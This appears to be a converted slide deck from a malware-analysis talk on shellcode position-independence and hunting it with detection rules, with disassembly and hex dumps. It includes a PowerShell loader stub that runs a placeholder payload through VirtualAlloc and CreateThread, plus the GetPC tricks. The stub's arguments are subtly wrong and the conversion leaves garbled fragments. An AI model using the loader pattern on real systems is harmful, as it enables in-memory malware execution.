



# TRADE WAR

shellcode's wielding of imports and exports

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*Shellcode* refers to a payload of raw executable code. The name *shellcode* comes from the fact that attackers would usually use this code to obtain interactive shell access on the compromised system. However, over time, the term has become commonly used to describe any piece of self-contained executable code.

Shellcode is often used alongside an exploit to subvert a running program, or by malware performing process injection. Exploitation and process injection are similar in that the shellcode is added to a running program and executed after the process has started.

Shellcode requires its authors to manually perform several actions that software developers usually never worry about. For example, the shellcode package cannot rely on actions the Windows loader performs during normal program startup, including the following:

- Placing the program at its preferred memory location
- Applying address relocations if it cannot be loaded at its preferred memory location
- Loading required libraries and resolving external dependencies

as a malware analysts, we see thousands of samples per year

over time, we recognized common features

eventually, we encode generalized features to find more malware



# #thoughtleadership

- shellcode typically not used by legitimate programs
- often used by exploits (not our focus) and stagers/backdoors
- as we'll see, commonly found in hybrid content
  - e.g. inside docx -> exploit
- worthwhile to hunt shellcode





RVA	Raw Data															Value	
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.....
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00000080	BD	31	6D	FE	F9	50	03	AD	F9	50	03	AD	F9	50	03	AD	.1m..P...P...P..
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000000B0	00	00	00	00	00	00	00	00	50	45	00	00	4C	01	03	00	.....PE..L...

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00000000	FC	E8	82	00	00	00	60	89	E5	31	C0	64	8B	50	30	8B	.....`...1.d.P0.
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00000030	10	8B	4A	3C	8B	4C	11	78	E3	48	01	D1	51	8B	59	20	..J<..L.x.H..Q.Y
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position (in)dependence

.EXE and .DLLs rely on the Windows loader to place them in memory

this includes:

- ensuring two modules are not loaded at the same address, and
- doing any necessary fixups if not at preferred memory address

result: code can directly reference global memory addresses





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00405432 57  
00405433 A1 00 92 56 00  
00405438 33 C5  
0040543A 50  
0040543B 8D 45 F4  
0040543E 64 A3 00 00 00 00  
00405444 8B 75 08  
00405447 8B 06

; Attributes: bp-based frame

sub\_405420 proc near

var\_C= dword ptr -0Ch

var\_4= dword ptr -4

arg\_0= dword ptr 8

push ebp

mov ebp, esp

push 0FFFFFFFh

push offset dword\_51EDC8

mov eax, large fs:0

push eax

push esi

push edi

mov eax, security\_cookie

xor eax, ebp

push eax

lea eax, [ebp+var\_C]

mov large fs:0, eax

mov esi, [ebp+arg\_0]

mov eax, [esi]



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.data:005691FC      db      0
.data:005691FD      db      0
.data:005691FE      db     32h ; 2
.data:005691FF      db     40h ; @
.data:00569200  ___security_cookie dd  0BB40E64Eh
.data:00569200
.data:00569204 dword_569204      dd  44BF19B1h
.data:00569204
.data:00569208      align 10h
.data:00569210 off_569210      dd offset unk_575FA0
.data:00569210
.data:00569214      align 8
.data:00569218      dd offset unk_575FA0
.data:0056921C      db       1
.data:0056921D      db       1
.data:0056921E      db       0
.data:0056921F      db       0
.data:00569220      db       0
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[illegible]

# shellcode: position *independent*

that is, shellcode makes no assumptions about its load address

why?

- during exploitation, there may be limited control over memory allocation
- easier to package, distribute, and use across various stagers



```
1  [Byte[]]$payload = <raw bytes>;
2  $alloc_size = 0x1000;
3  if ($payload.Length -gt 0x1000){
4      $alloc_size = $payload.Length
5  };
6  $buffer = $imports::VirtualAlloc(0, 0x1000, $alloc_size, 0x40);
7  for ($i=0; $i -le ($payload.Length-1); $i++) {
8      $imports::memset([IntPtr]($buffer.ToInt32() + $i), $payload[$i], 1)
9  };
10 $imports::CreateThread(0,0,$buffer,0,0,0);
11
```

therefore, shellcode cannot use hardcoded global memory addresses


- shared data in shellcode: C2 addresses, targeted users or programs, etc.


instead, must find load address at runtime & use relative addressing


- where are we currently executing?
- compute delta between current and expected addresses
- shift references to global variables by this delta











oddly, in x86-32, there is no instruction `mov eax, eip`

instead, two common shellcode tricks:

```
1  call $+5
2  pop eax
```

```
1  sub esp, 28
2  ftst
3  fnstenv [esp]
4  mov eax, [esp+0xc]
5  add esp, 28
6  ret
```

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0000D310 50      push    eax
0000D311 E8 00 00 00 00      call    $+5
0000D316 58      pop     eax
0000D317 51      push    ecx
0000D318 83 E8 36      sub     eax, 36h ; '6'
0000D31B 8B C8      mov     ecx, eax
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0000D31E
0000D31E      loc_D31E:
0000D31E FF B1 90 01 00 00      push    dword ptr [ecx+190h]
0000D324 FF D2      call    edx
0000D326 CF      iret
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


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
```

$0xD316 - 0x36 = 0xD2E0$   
 \$PC      delta      load address



$$\begin{array}{rcl} 0xD316 & - & 0x36 = 0xD2E0 \\ \$PC & \text{delta} & \text{load address} \end{array}$$


0xD2E0 + 0x190 = 0xD470  
load address delta config address



The image shows a debugger window with assembly code and a diagram. The assembly code is as follows:

Address	Disassembly	Comment
0000D31E		
0000D31E		loc_D31E:
0000D31E	FF B1 90 01 00 00	push dword ptr [ecx+190h]
0000D324	FF D2	call edx
0000D326	CF	iret

A diagram is overlaid on the assembly code. It consists of a horizontal green line with a blue arrow pointing down to the first instruction (0000D31E) and a green arrow pointing up to the second instruction (0000D324). Two grey arrows originate from the horizontal line: one points to the '190h' in the assembly code, and the other points to the '0x190' in the text above. The text above the diagram explains the calculation: 0xD2E0 (load address) + 0x190 (delta) = 0xD470 (config address).



$$\begin{array}{rcl} 0xD2E0 & + & 0x190 = 0xD470 \\ \text{load address} & \text{delta} & \text{config address} \end{array}$$



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push eax

call \$+5

pop eax

push ecx

sub eax, 36h ; '6'

mov ecx, eax

## get\_eip.yara

```
